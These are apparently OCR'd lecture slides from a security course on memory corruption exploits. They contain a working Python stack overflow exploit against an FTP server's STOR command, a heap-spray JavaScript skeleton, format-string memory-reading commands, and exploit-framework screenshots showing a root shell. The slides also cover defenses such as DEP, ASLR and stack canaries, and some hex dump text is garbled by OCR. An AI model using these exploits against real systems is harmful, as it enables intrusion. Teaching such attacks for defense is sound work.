0137B6F0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B700	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B708	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B710	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B718	43 43 43 43 43 43 43 43 43	CCCCCCCCCC


Address	Hex dump	ASCII
0137B6B8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B700	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B708	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B710	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B718	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6B8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F0	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B6F8	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B700	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B708	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B710	43 43 43 43 43 43 43 43 43	CCCCCCCCCC
0137B718	43 43 43 43 43 43 43 43 43	CCCCCCCCCC

SBOF JTR example - 6

- Find a return address that survives and works pointing to ESP
- There exists JMP ESP commands in OS system DLLs which is static
- In OllyDbg click View > Executable modules for vulnerable program



- Double click on ntdll.dll for example
- In CPU main thread window right click and choose Search for > Command
- We find a JMP ESP command at address 0x77CDBFE4 in ntdll.dll which we will use for our EIP value




Address	Hex dump	Disassembly	Comment
77CDBFE4	FFE4	JMP ESP	
77CDBFE6	0200	ADD AL,BYTE PTR DS:[EAX]	
77CDBFE8	8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
77CDBFB	FF87 20010000	INC DWORD PTR DS:[EDI+128]	
77CDCFF1	0187 24010000	ADD DWORD PTR DS:[EDI+124],EAX	
77CDCFF7	803D 8003FE7F 01	CMP BYTE PTR DS:[7FFE0380],0	
77CDCFFE	~0F85 D1AA0500	JNZ ntdll._77D36ADS	
77CDC004	803D 8A03FE7F 01	CMP BYTE PTR DS:[7FFE038A],0	
77CDC00B	~0F85 FEAA0500	JNZ ntdll._77D36B0F	
77CDC011	8A46 02	MOV AL,BYTE PTR DS:[ESI+2]	
77CDC014	24 13	AND AL,13	

SBOF JTR example - 7, exploit...

```
#!/usr/bin/python
import socket
SC = ("suitable shellcode/payload in the well known form,
we can for example use Metasploit shellcode generator or
find it on exploit-db.com etc.")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = "\xE4\xBF\xCD\x77"    #0x77CDBFE4 JMP ESP in ntdll.dll
buffer = '\x41' * 966 + ret + '\x90' * 16 + SC
print "\nSending shellcode buffer..."
s.connect(('192.168.2.102',21))
data = s.recv(1024)
s.send('USER admin' + '\r\n')
data = s.recv(1024)
s.send('PASS nimda' + '\r\n')
data = s.recv(1024)
s.send('STOR ' + buffer + '\r\n')
s.close()
```

SBOF JTR example - 8, stack view



ntdll.dll

0x77CDBFE4 JMP ESP

Notes!

The return address to ntdll is OS version specific

When testing one can use \xCC - INT3 as shellcode which is the opcode for breakpoints



To increase stability we can put in some extra NOPs in our buffer around ESP

Shellcode (payload) writing and Network Exploits


- Very very hard - examples
 - System calls – perform complex tasks in ASM
 - Port binding (listening) shellcode
 - Reverse connect shellcode
 - Command execution shellcode
 - File transfer shellcode
 - Shellcode encoding
 - Avoid bad chars \x00 etc.
 - Hide the shellcode from IDS
 - XOR encoding
- If we for example have
`mov ebx, 0`
in our shellcode we can
translate it to
`mov ebx, 1`
`xor ebx, 1`

Heap based buffer overflow

Much harder to exploit than stack attacks



- Malloc memory alignment
- Fewer protections are available for heap exploits




Heap buffer exploit

- Attack vulnerable web browsers with Javascript and various plugin support
- Overwrite one of the SEH addresses
 - Structured Exception Handler
- Javascript loads the shellcode into the heap
 - Heap spraying, 800 kB NOP sled
- Then generate an exception

```
<script>
  :
spray = build_large_nopsled();
a = new Array();
for(i = 0; i < 100; i++)
  a[i] = spray + shellcode;
  :
</script>

<html>
  :
exploit trigger condition
goes here
  :
</html>
```




Format string attacks

- The *printf() functions without formatted output specifier % as %i etc.

```
int main(int argc, char *argv[]) {      // fmtstr.c program
    char temp[2048];                  // string to hold large temp string
    strcpy(temp, argv[1]);            // take argv1 input and jam into temp
    printf(temp);                   // print value of temp
}
```

- No protection against malformed input
 - Possible to attack the stack!
- Map out the stack with %x token (we have offset=4 for temp)
 - ./fmtstr "AAAAA %08x %08x %08x %08x"
 - AAAAA bffffd2d 00000648 00000774 41414141
- Use %s token to read from arbitrary memory
 - ./fmtstr "AAAAA %08x %08x %08x %s"
 - Will give segmentation fault, another example may print env. vars
 - ./fmtstr `printf "\x84\xfd\xff\xbf``" %08x %08x %08x %s"
- Writing to arbitrary memory is possible to
- More reading
 - Hacking The Art of Exploitation 2nd edition book
 - <http://seclists.org/bugtraq/2000/Sep/214>



Windows buffer exploits


- Basically done in the same way as in GNU/Linux
- Visual Studio express edition, compiler flags
 - **/Zi** Produces extra debugging information
 - **/Fe** Similar to **gcc**'s **-o** option
 - **/GS[-]** The **/GS** flag is on by default and provides stack canary protection. To disable it for testing, use the **/GS-** flag
 - C:\grayhat>cl.exe /Zi /GS- meet.c
 - **/SafeSEH** option produce a table of safe exception handlers
- Debugging tools for Windows
 - WinDbg (graphical), NTSD, CDB and KD
 - <http://www.microsoft.com/whdc/devtools/debugging/default.mspx>
- The Gray Hat Hacking S.E. book have a good chapter using OllyDbg and payloads generated by Metasploit
- Why use console tools when graphical ones exist?

Buffer overflow attack defense

- Defense that can be applied by system admins during deployment, configuration and maintenance
 - Lab environment
 - Pen-test with Metasploit, Nessus etc.
 - Minimize false positives
 - Verify your IDS/IPS and other security tools
 - Show management
 - Patch, patch and patch (time window is shrinking)
 - Be updated of the scene
 - Hardened systems
 - Avoid programs that are insecure
 - http://secunia.com/vulnerability_scanning/personal/
 - Block unneeded outgoing (egress) ports in FW
 - Non executable stack OS

Non executable stack and heap - NX bit


- DEP (Data Execution Prevention)
 - XP SP2 and later Windows OS forbids jumping into DLLs and clears all registers except EDX and ESP
 - http://en.wikipedia.org/wiki/Data_Execution_Prevention
- Defeating DEP
 - <http://www.maxpatrol.com/ptmshorp.asp>
- HW non executable stack and heap
 - Intel, AMD, ARM CPU support
 - DEP, PaX/Exec Shield etc.
 - http://en.wikipedia.org/wiki/NX_bit
- Software DEP
 - ASLR (Address space layout randomization),
PaX/Exec Shield etc.
 - <http://en.wikipedia.org/wiki/ASLR>
- There are available methods that can defeat all the stack protections!



Defense applied by software developers during development

http://en.wikipedia.org/wiki/Buffer_overflow_protection

- Education (as this course)
 - <http://www.dwheeler.com/secure-programs/>
- Use the "n" C functions - search in source code for unsafe functions
- Integer vulnerabilities (casting)
 - Acrobat Reader 9.3.3 PDF file Integer Overflow Vulnerability
 - <http://blog.sat0ri.com/?p=531>
- MS VS 2003 > "/GS" flag in compiler options, changes the stack layout and “catches” overruns, MS VS 2008 > also have s_*
- Third party tools as ITS4, RATS, Flawfinder etc.
- Also consider memory check tools as:
 - Nu-Mega Bounds checker, Rational Purify etc.
- Stack guards as StackGuard, Stack Shield (Linux)
 - Have a canary (warning) next to the return pointer
 - If canary is modified there is a buffer attack...
- Libsafe
- Checklist and other demos at:
 - <http://nsfsecurity.pr.erau.edu>
 - bomod.zip - on digitalbrott share



Automated exploit frameworks

- Do about 75% of the work creating a new exploit...
 - CORE IMPACT
 - Windows only tool and very expensive
 - \$15k – \$60k/year
 - Advanced agent technology
 - <http://www.coresecurity.com/>
 - Immunity CANVAS
 - Written in Python (multi platform)
 - Around \$1,5k plus \$750/every third month
 - Source code included
 - <http://www.immunitysec.com>
 - Metasploit Framework by Rapid7
 - Multi platform (Windows, GNU/Linux)
 - Written mostly in Ruby (Perl at start by H.D. Moore)
 - Various components is written in C, ASM, Python, Java, HTML etc.
 - Free (Community), commercial (Pro) and Framework (dev/expert)
- WebEx presentation
[server]\pen-test\CORE IMPACT
Pro v12 Pen-Test Software



CORE IMPACT

Test - CORE IMPACT

File Edit View Modules Tools Help

RPT View Visibility View

Rapid Penetration Test

- 1 Information Gathering
- 2 Attack and Penetration
- 3 Local Information Gathering
- 4 Privilege Escalation
- 5 Clean Up
- 6 Report Generation

localhost

- localagent
 - 10.3.1.0
 - 10.3.1.1
 - 10.3.1.103
 - 10.3.1.104
 - 10.3.1.114
 - 10.3.1.119
 - 10.3.1.254
 - 10.3.1.91
 - 10.1.1.1
 - 10.1.1.15
 - 10.1.1.254

Name	Started	Finished	Status	Source ...
Information Gathering	05/04/2006 18:20:53	05/04/2006 18:20:58	Finished	/localagent
Information Gathering	05/04/2006 18:21:25	05/04/2006 18:21:46	Finished	/localagent
Attack and Penetration	05/04/2006 18:23:46	05/04/2006 18:29:18	Finished	/localagent
Report Generation	05/04/2006 18:30:40	05/04/2006 18:33:40	Finished	/localagent
Activity Report	05/04/2006 18:30:41	05/04/2006 18:33:40	Finished	/localagent
Clean Up	05/04/2006 18:33:58	05/04/2006 18:33:58	Finished	/localagent
IIS ASP ChunkedEncoding exploit	05/04/2006 18:35:49	05/04/2006 18:37:18	Finished	/localagent
IIS ASN.1 Bit String SPNEGO exploit	05/04/2006 18:36:40	05/04/2006 18:36:41	Finished	/localagent
IIS HTR ChunkedEncoding exploit	05/04/2006 18:37:31	05/04/2006 18:38:44	Finished	/localagent
Network Discovery - Fast SYN	05/04/2006 18:42:43	05/04/2006 19:16:52	Stopped	/localagent
Information Gathering	05/04/2006 20:01:11	05/04/2006 20:01:11	Aborted	/localagent
Network Discovery - ARP	05/04/2006 20:01:12	05/04/2006 20:01:41	Finished	/localagent
Port Scanner - TCP	05/04/2006 20:01:15	05/04/2006 20:01:17	Finished	/localagent
Service Identification	05/04/2006 20:01:17	05/04/2006 20:01:18	Finished	/localagent
Port Scanner - TCP	05/04/2006 20:01:17	05/04/2006 20:01:19	Finished	/localagent

Module Log

Module "Information Gathering" (v1.133) started execution on Wed Apr 05 20:01:11 2006

```
Performing 'Network Discovery' on the range '10.3.1.*'  
Performing 'Port Scanning' on '/10.3.1.1'  
Performing 'Service Identification' on '/10.3.1.1'  
Performing 'OS Detection' on '/10.3.1.1'  
Performing 'Port Scanning' on '/10.3.1.91'  
Performing 'Port Scanning' on '/10.3.1.103'  
Performing 'Port Scanning' on '/10.3.1.104'  
Performing 'Service Identification' on '/10.3.1.91'  
Performing 'OS Detection' on '/10.3.1.103'  
Performing 'Service Identification' on '/10.3.1.103'  
Performing 'OS Detection' on '/10.3.1.103'  
Performing 'Service Identification' on '/10.3.1.104'
```

[Module Output] [Module Log] [Module Parameters]

Entity Properties

Name	Value
/10.3.1.91	
Fingerprints	
MAC Address	00-0B-DB-93-BD-63
MAC Vendor	Dell ESG PCBA Test
Vulnerabilities	
arch	i386
ip	10.3.1.91
netmask	
os	windows
properties	
build number	unknown
edition	Server
service pack	unknown
version	2000
services	
ftp	
http	
https	
loc-srv	
microsoft-ds	

Quick Information

10.3.1.91

Host Properties

Name:	/10.3.1.91
IP:	10.3.1.91
OS:	Windows 2000 Server
Architecture:	i386
MAC Address:	00-0B-DB-93-BD-63 (Dell ESG PCBA Test)
Vulnerabilities:	CAN-1999-0519 (A NETBIOS/SMB share password is the default, null, or missing.) Exploited by OS Detect by DCE-RPC Endpoint Mapper.

Ports & Services

TCP Ports:	Listen
UDP Ports:	Listen
DCERPC:	

Users & Groups

Users:	
Groups:	



Immunity Canvas

Immunity CANVAS (http://www.immunitysec.com/CANVAS)

Action Helium Listeners Logging Network Dump Hosts

Current Local IP Address: 192.168.1.101

Name	Description
Current	Attacks against the current host
cachefsdf_lpd	cachefsdf .cfs_mnt File Stack Overflow (requires in.lpd for file upload)
cmsd_xdrarray	rpc.cmsd xdr_array heap overflow
dtspcd	dtspcd heap overflow
in_lpd	in.lpd command execution (Solaris 8)
kcms_server	kcms_server file retrieval
portscan	Portscanner
rpcdump	SunRPC Dumper
sadmind	Sadmind Remote Exploit for Solaris
samba_nttrans	Samba Nttrans Overflow
samba_trans2	Samba Trans2 Stack Overflow
snmpXdmid	snmpXdmid Buffer Overflow
sunlogin	Solaris Login Overflow
sunlogin_pamh	Solaris Login pamh Overflow
ttdb_xdrarray	rpc.ttdbserverd xdr_array Heap Overflow
Exploits	CANVAS Exploit Modules

References: <http://xforce.iss.net/alerts/advise101.php> <http://www.kb.cert.org>
CVE Name: CVE-2001-0803
Date public: Nov 06, 2001
CERT Advisory: <http://www.cert.org/advisories/CA-2001-31.html>

ID	Status	Information
0	██████	Scanning 192.168.1.101 (done)
1	██████	Scanning 192.168.1.25 (done)
2	██████	dtspcd attacking 192.168.1.25:6112 (succeeded)
3	██████	Shell at [(192.168.1.25, 6112)]

Listener Shell

Download	To: .	Browse	Go
Upload		Browse	Go
cd			Go
Spawn Process			Go
Dir	.		Go
pwd	(Gets Current Working Directory)		Go
Piped Command			Go
unlink			Go
Command "id -a" returned: "uid=0(root) gid=0(root)"			
Command "echo "owned!"" returned: "owned!"			

Host OS Status

192.168.1.101 Linux Not owned

